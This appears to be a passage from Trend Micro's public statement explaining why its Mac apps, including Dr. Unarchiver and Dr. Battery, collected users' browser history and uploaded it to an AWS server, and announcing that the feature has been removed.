This was a one-time data collection, done for security purposes (to analyze whether a user had recently encountered adware or other threats, and thus to improve the product & service). The potential collection and use of browser history data was explicitly disclosed in the applicable EULAs and data collection disclosures accepted by users for each product at installation (see, for example, the Dr Cleaner data collection disclosure here:

https://esupport.trendmicro.com/en-us/home/pages/technical-support/1119854.aspx).

The browser history data was uploaded to a U.S.-based server hosted by AWS and managed/controlled by Trend Micro.

Trend Micro is taking customer concerns seriously and has decided to remove this browser history collection capability from the products at issue.

Why were "Dr. Unarchiver" and "Dr. Battery" collecting browser history?

<quote> We have learned that browser collection functionality was designed in common across a few of our applications and then deployed the same way for both security-oriented as well as the non-security oriented apps such as the ones in discussion. This has been corrected.

~30~